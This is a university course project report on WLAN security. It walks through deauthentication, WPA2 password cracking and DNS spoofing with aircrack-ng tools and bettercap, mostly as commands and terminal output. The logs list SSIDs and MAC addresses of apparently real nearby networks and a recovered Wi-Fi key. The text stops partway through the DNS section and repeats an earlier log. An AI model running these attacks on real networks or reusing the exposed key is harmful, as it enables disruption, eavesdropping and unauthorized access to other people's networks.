INSE 6110

Project Report

WLAN Security

Date: 15 April, 2020

Group Members

Omer Mujtaba - 40137495
Md Wasiuddin Pathan Shuvo - 40150189
Iftekhar Uddin - 40130768

Table of Content

1. **Introduction** **-2**

2. **WLAN Attacks**
    a. Deauthentication Attack -2
    b. WPA Password Recovery -3
    c. DNS Spoofing -5
    d. Fake Access Point -7
    e. JavaScript Injection -8
    f. Denial of Service -10
    g. Bypassing MAC Filtering -10

3. **Work Distribution** **-12**

Introduction

A WLAN is a wireless computer network that connects two or more devices using wireless communication to a local area network. As there is no physical barrier involved in the network it makes it a catch for intruders.

An intruder can use a wireless adapter to listen to all the networks that are around them, it can then try to launch specific attacks like deauthentication, MITM, Denial of service etc. against any targeted network. Some attacks can be only intended to partially make the network unable for e.g the DOS or Deauthentication, whereas other attacks like WPA password recovery or MITM can be intended to get inside the network and act maliciously.

The goal is to get inside the network and either sit as a passive agent and listen to every request going and out of the network, or become active and try to access the devices by sending exploits, read browser data, cookies, caches and more.

WLAN Attacks


1. Deauthentication Attack

Deauthentication attack is a type of WLAN attack in which the intruder will force everyone to get disconnected from the internet by sending them deauth packets. The intruder does this by masking the router's MAC address and then sends deauth packets to anyone who is connected; this disconnects them from the network. If the device tries to login again the intruder will again send the deauth packet forcing it to stay off the network.

How to attack

1. Get the MAC address of the target network router and broadcasting channel from the access point using airodump-ng tool.


airdump-ng wlan0



```
CH  4 ][ Elapsed: 21 s ][ 2020-04-11 01:33

BSSID              PWR  Beacons    #Data, #/s  CH  MB   ENC  CIPHER AUTH ESSID

E0:B9:E5:24:3F:57  -61       10        0    0  11  130  WPA2 CCMP   PSK  pussy slayerz
5C:F4:AB:AA:E0:EC  -58        6        1    0  11  195  WPA2 CCMP   PSK  CONCORDIA_2.4G
54:64:D9:31:32:AC  -69       11        2    0   6  405  WPA2 CCMP   PSK  BELL885
3C:90:66:66:79:F4  -72        2        0    0   1  195  WPA2 CCMP   PSK  EBOX-4560
D4:B9:2F:ED:1F:A3  -77        2        0    0   1  130  WPA2 CCMP   PSK  <length:  0>
D4:B9:2F:ED:1F:A0  -77        3        0    0   1  130  WPA2 CCMP   PSK  dkStudios
FC:F5:28:D3:C9:6C  -79        3        0    0   1  195  WPA2 CCMP   PSK  VIDEOTRON3871
D4:B9:2F:ED:1F:A1  -78        4        0    0   1  130  WPA2 CCMP   PSK  <length:  0>
46:D8:78:26:E3:F6  -80        3        0    0   6  130  WPA2 CCMP   PSK  <length:  0>
D4:6E:0E:B3:F7:84  -82        3        0    0  10  195  WPA2 CCMP   PSK  OneDollarBill
E8:2C:6D:15:D6:A4  -82        2        0    0  11  720  WPA2 CCMP   PSK  EBOX-9667
E8:2C:6D:02:5F:84  -82        3        0    0  11  720  WPA2 CCMP   PSK  Self loin
B0:7F:B9:A3:0C:82  -82        3        1    0   4  195  WPA2 CCMP   PSK  elgato
44:1C:12:F2:F0:A8  -83        2        0    0   1  130  WPA2 CCMP   PSK  <length:  0>
44:1C:12:F2:F0:AA  -83        2        0    0   1  130  WPA2 CCMP   PSK  <length:  0>
44:1C:12:F2:F0:A7  -83        3        0    0   1  130  WPA2 CCMP   PSK  Hosseyn's wifi
4C:9E:FF:F8:0A:08  -84        3        1    0   9  195  WPA2 CCMP   PSK  VIDEOTRON3953
3C:90:66:18:DF:64  -84        1        1    0   1  195  WPA2 CCMP   PSK  SmartRG-df60
68:8E:2E:D1:86:28  -86        2        0    0  11  195  WPA2 CCMP   PSK  Poudlar
```

2. Search for the all connected devices mac address on the given channel.


   airodump-ng --bssid <MAC-Address> --channel <channel>



```
CH 11 ][ Elapsed: 6 s ][ 2020-04-11 01:34

BSSID              PWR RXQ  Beacons    #Data, #/s  CH  MB   ENC  CIPHER AUTH ESSID

5C:F4:AB:AA:E0:EC  -61   0       74       28    2  11  195  WPA2 CCMP   PSK  CONCORDIA_2.4G

BSSID              STATION            PWR   Rate    Lost    Frames  Probe

5C:F4:AB:AA:E0:EC  A4:DB:30:D8:8C:49  -1    0e- 0      0       16
```

3. Next, use the aireplay-ng tool to send deauthentication packets to the target device and disconnect the device from the network.

   aireplay-ng --deauth 10000 -a <source MAC-Address> -c <target MAC-Address>



```
root@kali:~# aireplay-ng --deauth 100000 -a 5C:F4:AB:AA:E0:EC -c 14:4F:8A:F6:B4:7C wlan0
01:36:31  Waiting for beacon frame (BSSID: 5C:F4:AB:AA:E0:EC) on channel 11
01:36:32  Sending 64 directed DeAuth (code 7). STMAC: [14:4F:8A:F6:B4:7C] [10|53 ACKs]
01:36:33  Sending 64 directed DeAuth (code 7). STMAC: [14:4F:8A:F6:B4:7C] [ 8|76 ACKs]
01:36:34  Sending 64 directed DeAuth (code 7). STMAC: [14:4F:8A:F6:B4:7C] [ 0|58 ACKs]
01:36:35  Sending 64 directed DeAuth (code 7). STMAC: [14:4F:8A:F6:B4:7C] [ 1|70 ACKs]
01:36:35  Sending 64 directed DeAuth (code 7). STMAC: [14:4F:8A:F6:B4:7C] [ 0|63 ACKs]
01:36:36  Sending 64 directed DeAuth (code 7). STMAC: [14:4F:8A:F6:B4:7C] [ 0|65 ACKs]
01:36:37  Sending 64 directed DeAuth (code 7). STMAC: [14:4F:8A:F6:B4:7C] [ 1|63 ACKs]
```


2. WPA Password Recovery

The WPA/WPA2 password recovery uses the handshake packets and a targeted wordlist to guess the network password. This is done by capturing the 4 handshake packets when a new device gets connected to the network, that handshake packet is then brute forced with a wordlist file which then cracks the passwords. It is to be noted that the more difficult the password is, the more time it will take to brute force and crack it.

How to attack

1. Get the MAC address of the target network router and broadcasting channel from the access point using airodump-ng tool.


   airdump-ng <INTERFACE NAME>



```
CH  4 ][ Elapsed: 6 s ][ 2020-04-11 21:04

BSSID              PWR  Beacons    #Data, #/s  CH  MB   ENC  CIPHER AUTH ESSID

84:16:F9:42:F9:A3  -85        3        0    0   9  130  WPA2 CCMP   PSK  metalface
4C:9E:FF:F8:0A:08  -86        3        1    0   9  195  WPA2 CCMP   PSK  VIDEOTRON3953
1E:1E:E3:CA:AF:D5  -86        3        0    0   9  130  WPA2 CCMP   PSK  <length:  0>
28:FF:3E:16:93:42  -92        2        0    0   4  130  WPA2 CCMP   PSK  ALTIMA 2.4G 1737
B0:7F:B9:A3:0C:82  -79        4        0    0   4  195  WPA2 CCMP   PSK  elgato
E0:B9:E5:24:3F:57  -56        2        0    0   6  130  WPA2 CCMP   PSK  pussy slayerz
54:64:D9:31:32:AC  -61        3        0    0   6  405  WPA2 CCMP   PSK  BELL885
5C:F4:AB:AA:E0:EC  -64        1        1    0  11  195  WPA2 CCMP   PSK  CONCORDIA_2.4G
3C:90:66:E1:95:E0  -82        0       18    0  11  -1   WPA              <length:  0>

BSSID              STATION            PWR   Rate    Lost    Frames  Probe

28:FF:3E:16:93:42  70:C9:4E:B2:AC:69  -85    0 - 1e     0        1
E0:B9:E5:24:3F:57  10:63:C8:F0:6B:99  -65    0 - 1e     0        2
```

2. Using airodump-ng capture the handshake and save it as a .cap file.


   airodump-ng --bssid <MAC ADDRESS> --channel <CHANNEL ID> --write <CAP FILE NAME> <INTERFACE NAME>



```
CH 11 ][ Elapsed: 12 s ][ 2020-04-11 21:06 ][ WPA handshake: 5C:F4:AB:AA:E0:EC

BSSID              PWR RXQ  Beacons    #Data, #/s  CH  MB   ENC  CIPHER AUTH ESSID

5C:F4:AB:AA:E0:EC  -63  75       94       32    3  11  195  WPA2 CCMP   PSK  CONCORDIA_2.4G

BSSID              STATION            PWR   Rate    Lost    Frames  Probe

5C:F4:AB:AA:E0:EC  F0:8A:76:4C:E4:5A  -31    1e- 1     1       10  CONCORDIA_2.4G
5C:F4:AB:AA:E0:EC  14:4F:8A:F6:B4:7C  -24    0 - 6e    0       12
5C:F4:AB:AA:E0:EC  8C:85:90:9B:F7:73  -72    0 -24e    3       68
```

3. Next, use the **aircrack-ng** tool to launch a brute force attack with a pregenerated wordlist against the handshake file, once successful this will give us the password key.

   aircrack-ng <wpa-handshake file> -w <password wordlist>



```
                              Aircrack-ng 1.5.2

      [00:00:00] 205/205 keys tested (2067.24 k/s)

      Time left: 0 seconds                                      100.00%

                          KEY FOUND! [ Iium1319061 ]


      Master Key     : 5F F0 90 C8 44 6B 54 9E 1D 9D 36 EC F3 6F 18 3B
                       7A 18 96 D9 F8 10 3B 28 48 D8 F0 0E 5C B7 8D 5B

      Transient Key  : D2 86 13 48 50 21 9B CF B9 79 75 A6 43 96 9D 2C
                       98 A2 1C C5 8F 04 2D 57 C7 A4 39 64 D1 FC 8A E9
                       AE DF 6F 39 F2 8B 09 6A 45 BF 8D 25 4F A1 63 00
                       00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00

      EAPOL HMAC     : 2E 0E 8A 25 77 FB 07 21 90 8D 53 AF 74 1F D1 AB
root@kali:~#
```


3. DNS Spoofing

DNS spoofing, also referred to as DNS cache poisoning, is a form of computer security hacking in which corrupt Domain Name System data is introduced into the DNS resolver's cache, causing the name server to return an incorrect result record, e.g. an IP address

How to attack


1. Create a fake html page.
2. Start the Apache service.
3. We use BETTERCAP with our SPOOF.CAP file

bettercap -iface eth0 -caplet /root/spoof.cap




```
root@kali:~# service apache2 start
root@kali:~# bettercap -iface wlan0
bettercap v2.27 (built for linux amd64 with go1.14.1) [type 'help' for a list of commands]

192.168.0.0/24 > 192.168.0.144  » net.probe on
192.168.0.0/24 > 192.168.0.144  » [02:18:44] [sys.log] [inf] net.probe starting net.recon as a requirement for net.probe
192.168.0.0/24 > 192.168.0.144  » [02:18:44] [endpoint.new] endpoint 192.168.0.179 detected as 14:4f:8a:f6:b4:7c (Intel Corporate
192.168.0.0/24 > 192.168.0.144  » [02:18:44] [endpoint.new] endpoint 192.168.0.196 detected as f0:98:9d:0e:b2:89 (Apple, Inc.).
192.168.0.0/24 > 192.168.0.144  » [02:18:44] [endpoint.new] endpoint 192.168.0.168 detected as 8c:85:90:9b:f7:73 (Apple, Inc.).
192.168.0.0/24 > 192.168.0.144  » [02:18:44] [endpoint.new] endpoint 192.168.0.108 detected as a4:5e:60:f2:b3:5f (Apple, Inc.).
192.168.0.0/24 > 192.168.0.144  » [02:18:44] [endpoint.new] endpoint 192.168.0.133 detected as 7c:a1:ae:4e:09:71.
192.168.0.0/24 > 192.168.0.144  » [02:18:44] [endpoint.new] endpoint 192.168.0.158 detected as 7c:01:91:7c:d6:d8 (Apple, Inc.).
192.168.0.0/24 > 192.168.0.144  » [02:18:44] [endpoint.new] endpoint 192.168.0.159 detected as f0:8a:76:4c:e4:5a.
192.168.0.0/24 > 192.168.0.144  » [02:18:44] [endpoint.new] endpoint 192.168.0.170 detected as 9c:b6:d0:d7:ae:f3 (Rivet Networks)
192.168.0.0/24 > 192.168.0.144  » [02:18:44] [endpoint.new] endpoint 192.168.0.183 detected as b8:c1:11:52:84:3d (Apple, Inc.).
192.168.0.0/24 > 192.168.0.144  » set a
```

4. Set the **DNS.SPOOF. ADDRESS** to **true**.




```
92.168.0.0/24 > 192.168.0.144  » [02:18:44] [endpoint.new] endpoint 192.168.0.183 detected as b8:c1:11:52:84:3d (Apple, Inc.).
92.168.0.0/24 > 192.168.0.144  » set arp.spoof.fullduplex true
92.168.0.0/24 > 192.168.0.144  » set arp.spoof.targets 192.168.0.179
92.168.0.0/24 > 192.168.0.144  » arp.spoof on
02:19:23] [sys.log] [inf] arp.spoof enabling forwarding
92.168.0.0/24 > 192.168.0.144  » [02:19:23] [sys.log] [war] arp.spoof full duplex spoofing enabled, if the router has ARP spoofing mechanisms, the attack will fai
92.168.0.0/24 > 192.168.0.144  » [02:19:23] [sys.log] [inf] arp.spoof arp spoofer started, probing 1 targets.
92.168.0.0/24 > 192.168.0.144  » net.sniff on
92.168.0.0/24 > 192.168.0.144  »
```

5. Specify **DNS.SPOOF. DOMAIN**. We can add multiple domains or subdomains according to needs.
6. **SET DNS.SPOOF. DOMAINS GOOGLE.COM, *.GOOGLE.COM**




```
192.168.0.0/24 > 192.168.0.144  » [02:19:23] [sys.log] [inf] arp.spoof arp spoofer started, probing 1 targets.
192.168.0.0/24 > 192.168.0.144  » net.sniff on
192.168.0.0/24 > 192.168.0.144  » [02:19:36] [net.sniff.mdns] mdns DESKTOP-FNS7NOL. : DESKTOP-FNS7NOL.local is 192.168.0.170, fe80::d
192.168.0.0/24 > 192.168.0.144  » [02:19:41] [net.sniff.dns] dns gateway > LAPTOP-FTJG9IQT. : skypedataprdcolneu05.cloudapp.net is 52
192.168.0.0/24 > 192.168.0.144  » [02:19:41] [net.sniff.dns] dns gateway > LAPTOP-FTJG9IQT. : skypedataprdcolneu05.cloudapp.net is 52
192.168.0.0/24 > 192.168.0.144  » [02:19:41] [net.sniff.https] sni LAPTOP-FTJG9IQT. > https://v20.events.data.microsoft.com
192.168.0.0/24 > 192.168.0.144  » [02:19:41] [net.sniff.https] sni LAPTOP-FTJG9IQT. > https://v20.events.data.microsoft.com
192.168.0.0/24 > 192.168.0.144  » set dns.spoof.all true
192.168.0.0/24 > 192.168.0.144  » [02:19:51] [net.sniff.mdns] mdns Atiqs-iPhone. : PTR query for  233637DE. sub. googlecast. tcp.loca
192.168.0.0/24 > 192.168.0.144  » [02:19:51] [net.sniff.mdns] mdns Atiqs-iPhone. : PTR query for  googlecast. tcp.local
192.168.0.0/24 > 192.168.0.144  » [02:19:52] [net.sniff.mdns] mdns Atiqs-iPhone. : PTR query for  googlecast. tcp.local
192.168.0.0/24 > 192.168.0.144  » [02:19:52] [net.sniff.mdns] mdns Atiqs-iPhone. : PTR query for  233637DE. sub. googlecast. tcp.loca
192.168.0.0/24 > 192.168.0.144  » set dns.spoof.domains worldbank.org, *worldbank.org
```

7. Run DNS.SPOOF. **DNS. SPOOF ON.** Now we are spoofing the DNS by our fake html page.



```
root@kali:~# service apache2 start
root@kali:~# bettercap -iface wlan0
bettercap v2.27 (built for linux amd64 with go1.14.1) [type 'help' for a list of commands]

192.168.0.0/24 > 192.168.0.144  » net.probe on
192.168.0.0/24 > 192.168.0.144  » [02:18:44] [sys.log] [inf] net.probe starting net.recon as a requirement for net.probe
192.168.0.0/24 > 192.168.0.144  » [02:18:44] [endpoint.new] endpoint 192.168.0.179 detected as 14:4f:8a:f6:b4:7c (Intel Corporate).
192.168.0.0/24 > 192.168.0.144  » [02:18:44] [endpoint.new] endpoint 192.168.0.196 detected as f0:98:9d:0e:b2:89 (Apple, Inc.).
192.168.0.0/24 > 192.168.0.144  » [02:18:44] [endpoint.new] endpoint 192.168.0.168 detected as 8c:85:90:9b:f7:73 (Apple, Inc.).
192.168.0.0/24 > 192.168.0.144  » [02:18:44] [endpoint.new] endpoint 192.168.0.108 detected as a4:5e:60:f2:b3:5f (Apple, Inc.).
192.168.0.0/24 > 192.168.0.144  » [02:18:44] [endpoint.new] endpoint 192.168.0.133 detected as 7c:a1:ae:4e:09:71.
192.168.0.0/24 > 192.168.0.144  » [02:18:44] [endpoint.new] endpoint 192.168.0.158 detected as 7c:01:91:7c:d6:d8 (Apple, Inc.).
